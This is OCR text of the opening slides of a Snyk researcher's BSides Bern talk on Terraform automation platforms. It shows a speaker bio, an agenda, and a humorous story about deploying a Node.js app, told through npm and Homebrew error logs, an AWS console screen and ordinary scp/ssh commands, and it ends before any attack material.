gitops Breaking Terraform Lifecycle Management Tools

BSides BERN

$ whoami


eward


Staff Security researcher @ Snyk

Ex developer, pentester + security engineer

Skateboarder, Snowboarder 🛹 🏂


Likes to drink craft beer and play RuneScape





Snyk Security Labs

Research team focusing on security issues affecting open source and the developer community.



podman

Leaky Vessels
CONTAINER BREAKOUT VULNERABILITIES

GitHub Actions

lodash.js

Teleport

VSCODE Marketplace

codeanywhere

COCOAPODS

Agenda

1. Managing Infrastructure
2. What is Terraform
3. Terraform Automation Platforms
4. Defenses
5. Summary + Questions

Would you be comfortable giving all your developers access to your admin level AWS credentials?

$ cat legacy_infra.txt

Traditional Infrastructure Deployments

- Physical hardware
- Cloud Infrastructure
- Graphical User Interfaces
- Scripts
- Manual installers
- RDP/SSH, etc

Story time


Let’s build a new project

And lets build it in JavaScript

```
~/work/bsidesbern
❯ npm init
This utility will walk you through creating a package.json file.
It only covers the most common items, and tries to guess sensible defaults.

See `npm help init` for definitive documentation on these fields
and exactly what they do.

Use `npm install <pkg>` afterwards to install a package and
save it as a dependency in the package.json file.

Press ^C at any time to quit.
package name: (bsidesbern)
version: (1.0.0)
description: BSides Bern :)
entry point: (index.js)
test command:
git repository:
keywords: bsidesbern
author: eward
license: (ISC)
About to write to /Users/eward/work/bsidesbern/package.json:

{
  "name": "bsidesbern",
  "version": "1.0.0",
  "description": "BSides Bern :)",
  "main": "index.js",
  "scripts": {
```


```
~/work/bsidesbern
❯ npm i canvas
npm ERR! code 1
npm ERR! path /Users/eward/work/bsidesbern/node_modules/canvas
npm ERR! command failed
npm ERR! command sh -c node-pre-gyp install --fallback-to-build --update-binary
npm ERR! Failed to execute '/Users/eward/.nvm/versions/node/v20.11.1/bin/node /Users/eward/.nvm/versions/node/v20.11.1/lib/node_modules/npm/
/work/bsidesbern/node_modules/canvas/build/Release/canvas.node --module_name=canvas --module_path=/Users/eward/work/bsidesbern/node_modules/
v115' (1)
npm ERR! node-pre-gyp info it worked if it ends with ok
npm ERR! node-pre-gyp info using node-pre-gyp@1.0.11
npm ERR! node-pre-gyp info using node@20.11.1 | darwin | arm64
npm ERR! node-pre-gyp http GET https://github.com/Automattic/node-canvas/releases/download/v2.11.2/canvas-v2.11.2-node-v115-darwin-unknown-a
npm ERR! node-pre-gyp ERR! install response status 404 Not Found on https://github.com/Automattic/node-canvas/releases/download/v2.11.2/canv
npm ERR! node-pre-gyp WARN Pre-built binaries not installable for canvas@2.11.2 and node@20.11.1 (node-v115 ABI, unknown) (falling back to s
npm ERR! node-pre-gyp WARN Hit error response status 404 Not Found on https://github.com/Automattic/node-canvas/releases/download/v2.11.2/ca
npm ERR! gyp info it worked if it ends with ok
npm ERR! gyp info using node-gyp@10.0.1
npm ERR! gyp info using node@20.11.1 | darwin | arm64
npm ERR! gyp info ok
npm ERR! gyp info it worked if it ends with ok
npm ERR! gyp info using node-gyp@10.0.1
npm ERR! gyp info using node@20.11.1 | darwin | arm64
npm ERR! gyp info find Python using Python version 3.10.6 found at "/Users/eward/.pyenv/versions/3.10.6/bin/python3"
npm ERR! gyp http GET https://nodejs.org/download/release/v20.11.1/node-v20.11.1-headers.tar.gz
npm ERR! gyp http 200 https://nodejs.org/download/release/v20.11.1/node-v20.11.1-headers.tar.gz
npm ERR! gyp http GET https://nodejs.org/download/release/v20.11.1/SHASUMS256.txt
npm ERR! gyp http 200 https://nodejs.org/download/release/v20.11.1/SHASUMS256.txt
npm ERR! gyp info spawn /Users/eward/.pyenv/versions/3.10.6/bin/python3
npm ERR! gyp info spawn args [
npm ERR! gyp info spawn args '/Users/eward/.nvm/versions/node/v20.11.1/lib/node_modules/npm/node_modules/node-gyp/gyp/gyp_main.py',
```

```
❯ brew install pkg-config cairo pango libpng jpeg giflib
Warning: pkg-config 0.29.2_3 is already installed and up-to-date.
To reinstall 0.29.2_3, run:
  brew reinstall pkg-config
Warning: cairo 1.18.2 is already installed and up-to-date.
To reinstall 1.18.2, run:
  brew reinstall cairo
Warning: pango 1.54.0 is already installed and up-to-date.
To reinstall 1.54.0, run:
  brew reinstall pango
Warning: libpng 1.6.44 is already installed and up-to-date.
To reinstall 1.6.44, run:
  brew reinstall libpng
Warning: giflib 5.2.2 is already installed and up-to-date.
To reinstall 5.2.2, run:
  brew reinstall giflib
==> Downloading https://ghcr.io/v2/homebrew/core/jpeg/manifests/9f
Already downloaded: /Users/eward/Library/Caches/Homebrew/downloads/89d881b2a8ef2cada874252595f3f23968d07fc6a69c7d9af6f04cd1617c3656--jpeg-9f.bottle_manifest.json
==> Fetching jpeg
==> Downloading https://ghcr.io/v2/homebrew/core/jpeg/blobs/sha256:15c7bc3002bdb1f9281a9621d4d9c7722142aab09cc983e950b24d78c7a8744b
Already downloaded: /Users/eward/Library/Caches/Homebrew/downloads/0ca10e1cbbda17029c9f3b2556c9140b7dc818babac66272b3a5a5cfd7acf268--jpeg--9f.arm64_sonoma.bottle.tar.gz
==> Pouring jpeg--9f.arm64_sonoma.bottle.tar.gz
==> Caveats
jpeg is keg-only, which means it was not symlinked into /opt/homebrew,
because it conflicts with `jpeg-turbo`.

If you need to have jpeg first in your PATH, run:
  echo 'export PATH="/opt/homebrew/opt/jpeg/bin:$PATH"' >> ~/.zshrc

For compilers to find jpeg you may need to set:
  export LDFLAGS="-L/opt/homebrew/opt/jpeg/lib"
  export CPPFLAGS="-I/opt/homebrew/opt/jpeg/include"

For pkg-config to find jpeg you may need to set:
  export PKG_CONFIG_PATH="/opt/homebrew/opt/jpeg/lib/pkgconfig"
==> Summary
🍺  /opt/homebrew/Cellar/jpeg/9f: 22 files, 903.5KB
==> Running `brew cleanup jpeg`...
Disable this behaviour by setting HOMEBREW_NO_INSTALL_CLEANUP.
Hide these hints with HOMEBREW_NO_ENV_HINTS (see `man brew`).
```


~/work/bsidesbern
❯ npm i canvas
added 6 packages, and audited 76 packages in 15s
9 packages are looking for funding
run `npm fund` for details
found 0 vulnerabilities
~/work/bsidesbern 16s
❯

~/work/bsidesbern

```
~/work/bsidesbern
❯ node index.js
node:internal/modules/cjs/loader:1473
  return process.dlopen(module, path.toNamespacedPath(filename));
                 ^

Error: dlopen(/Users/eward/work/bsidesbern/node_modules/canvas/build/Release/canvas.node, 0x0001): Library not loaded: /opt/homebrew
  Referenced from: <062DDABF-24BA-3144-A4B3-3B74E858216B> /opt/homebrew/Cellar/cairo/1.18.2/lib/libcairo.2.dylib
  Reason: tried: '/opt/homebrew/opt/fontconfig/lib/libfontconfig.1.dylib' (no such file), '/System/Volumes/Preboot/Cryptexes/OS/opt/
g.1.dylib' (no such file)Library not loaded: /opt/homebrew/opt/fontconfig/lib/libfontconfig.1.dylib
  Referenced from: <57880DFC-A149-39EF-9B56-E205F0C9DE74> /opt/hom                                  ibpangocairo-1.0.0.dylib
  Reason: tried: '/opt/homebrew/opt/fontconfig/lib/libfontconfig.1                                  /Volumes/Preboot/Cryptexes/OS/opt/
g.1.dylib' (no such file)
    at Module._extensions..node (node:internal/modules/cjs/loader:
    at Module.load (node:internal/modules/cjs/loader:1207:32)
    at Module._load (node:internal/modules/cjs/loader:1023:12)
    at Module.require (node:internal/modules/cjs/loader:1235:19)
    at require (node:internal/modules/helpers:176:18)
    at Object.<anonymous> (/Users/eward/work/bsidesbern/node_modul
    at Module._compile (node:internal/modules/cjs/loader:1376:14)
    at Module._extensions..js (node:internal/modules/cjs/loader:14
    at Module.load (node:internal/modules/cjs/loader:1207:32)
    at Module._load (node:internal/modules/cjs/loader:1023:12) {
  code: 'ERR_DLOPEN_FAILED'
}

Node.js v20.11.1

~/work/bsidesbern
❯
```



FFFFFFF
FFFFFFF
FFFFFF
FFFUU
UUUU
UUUU
UUUU
UUUU
UUUU-

stackoverflow About Products OverflowAI bsides bern Log in Sign up

Home
Questions
Tags

Users
Companies

LABS
Jobs
Discussions

RECENT TAGS
gnome
gnome-shell
gnome-3

COLLECTIVES +
Communities for your

Search Results

Advanced Search Tips Ask Question

0 results

Relevance Newest More

We couldn't find anything for **bsides bern**

Search options: not deleted

Try different or less specific keywords.

Did you mean: bsides been

Hot Network Questions


- What does 'Universal Election' mean?
- Can I redeem myself with a better research paper if my thesis sucks?
- World's smallest Sudoku!
- Book where a parent recounts an anecdote about a painting of a Russian sled pursued by wolves
- What is the position of Lebanon about the presence of the Hezbollah on its territory?


```
~/work/bsidesbern
❯ brew install fontconfig
==> Downloading https://formulae.brew.sh/api/formula.jws.json
######################################################################################################################################################
==> Downloading https://formulae.brew.sh/api/cask.jws.json

==> Downloading https://ghcr.io/v2/homebrew/core/fontconfig/manifests/2.15.0
######################################################################################################################################################
==> Fetching fontconfig
==> Downloading https://ghcr.io/v2/homebrew/core/fontconfig/blobs/sha256:4732e8c8cd6f940fa3ace12a5a5428baaef29bdccf9bc520fa4d37a1f0bf639c
######################################################################################################################################################
==> Pouring fontconfig--2.15.0.arm64_sonoma.bottle.tar.gz
==> Regenerating font cache, this may take a while
==> /opt/homebrew/Cellar/fontconfig/2.15.0/bin/fc-cache -frv
🍺  /opt/homebrew/Cellar/fontconfig/2.15.0: 91 files, 2.4MB
==> Running `brew cleanup fontconfig`...
Disable this behaviour by setting HOMEBREW_NO_INSTALL_CLEANUP.
Hide these hints with HOMEBREW_NO_ENV_HINTS (see `man brew`).

~/work/bsidesbern 12s
❯
```

Thanks Stack Overflow!


~/work/bsidesbern
❯ node index.js
<img src="
Great Success!


Time to deploy to


Console Home | Console Home
https://us-east-1.console.aws.amazon.com/console/home?region=us-east-1#
Import bookmarks...
Getting Started
OWASP SD: Deseria...
Hacker News
New Tab
LV Reisen Verkehr P...
trickster0/Offensive...
Steuern verwal
aws
Services
Search
[Option+S]
Console Home Info
Recently visited Info
WorkSpaces
EC2
Cloud9
Billing and Cost Management
IAM
CloudWatch
Simple Notification Service
Lambda
DynamoDB
Amazon Redshift
MSK
Simple Queue Service
View all services


Launch an instance | EC2 | us-e
https://us-east-1.console.aws.amazon.com/ec2/home?region=us-east-1#LaunchInstances:
Import bookmarks...
Getting Started
OWASP SD: Deseria...
Hacker News
New Tab
LV Reisen Verkehr P...
trickster0/Offensive...
Steuern verwalten -...
Zurich Tax
machine-learning-a...
Large Language Mo...
aws
Services
Search
[Option+S]
Instance type Info | Get advice
Instance type
t2.micro
Free tier eligible
Family: t2 1 vCPU 1 GiB Memory Current generation: true
On-Demand Windows base pricing: 0.0162 USD per Hour
On-Demand SUSE base pricing: 0.0116 USD per Hour
On-Demand RHEL base pricing: 0.026 USD per Hour
On-Demand Linux base pricing: 0.0116 USD per Hour
All generations
Compare instance types
Additional costs apply for AMIs with pre-installed software
Key pair (login) Info
You can use a key pair to securely connect to your instance. Ensure that you have access to the selected key pair before you launch the instance.
Key pair name - required
eward-bsides
Create new key pair
Network settings Info
VPC - required Info
vpc-0711bab2b44c865da (SecurityLabsVPC)
10.0.0.0/16
Subnet Info
subnet-0f7858cf6e7004955
Public-1b
VPC: vpc-0711bab2b44c865da Owner: 975050247206
Availability Zone: us-east-1b Zone type: Availability Zone
IP addresses available: 250 CIDR: 10.0.2.0/24)
Create new subnet
Auto-assign public IP Info
Enable
Summary
Number of instances Info
1
Software Image (AMI)
Amazon Linux 2023 AMI 2023.5.2...read more
ami-0ebfd941bbafe70c6
Virtual server type (instance type)
t2.micro
Firewall (security group)
SecurityLabs
Storage (volumes)
1 volume(s) - 8 GiB
Free tier: In your first year includes 750 hours of t2.micro (or t3.micro in the Regions in which t2.micro is unavailable) instance usage on free tier AMIs per month, 750 hours of public IPv4 address usage per month, 30 GiB of EBS storage, 2 million IOs, 1 GB of snapshots, and 100 GB of bandwidth to the internet.
Cancel
Launch instance
Review commands

```
~/work
❯ scp -i ~/.ssh/eward-bsides.pem -r ./bsidesbern ec2-user@23.21.6.23:~/bsidesbern
index.js
package-lock.json
package.json
example.jpg

~/work
❯
```

```
~/work
❯ ssh -i ~/.ssh/eward-bsides.pem ec2-user@23.21.6.23
   ,     #_
   ~\_  ####_        Amazon Linux 2023
  ~~  \_#####\
  ~~     \###|
  ~~       \#/ ___   https://aws.amazon.com/linux/amazon-linux-2023
   ~~       V~' '->
    ~~~         /
      ~~._.   _/
         _/ _/
       _/m/'
Last login: Sun Sep 29 14:02:26 2024 from 83.77.184.55
[ec2-user@ip-10-0-2-163 ~]$ cd bsidesbern/ && npm i
npm ERR! code EBADPLATFORM
npm ERR! notsup Unsupported platform for fsevents@2.3.3: wanted {"os":"darwin"} (current: {"os":"linux"})
npm ERR! notsup Valid os:  darwin
npm ERR! notsup Actual os: linux

npm ERR! A complete log of this run can be found in: /home/ec2-user/.npm/_logs/2024-09-29T14_03_14_628Z-debug-0.log
[ec2-user@ip-10-0-2-163 bsidesbern]$
```




SOME TIME LATER...

```
[ec2-user@ip-10-0-2-163 bsidesbern]$ node index.js
<img src="
O2Xv2zCq/9Vtr1ohvXPg1Y4xGK40xkKaaVqpoJymNVkKj2abZ1Iy1mggEUkqklERCsnDBthxx8P6oNAFj0M
02VkTgxiEIgrDj5+y57TfZmJSyn43igFKYz4d7WvdPIBAgDAbjf+p4Vq11ds3
8+Fv3vAxe/9z9ItkJsHO0GFyaXwgFKEmUJpozaZOMiVZXMTI4QgCAJkEGR/
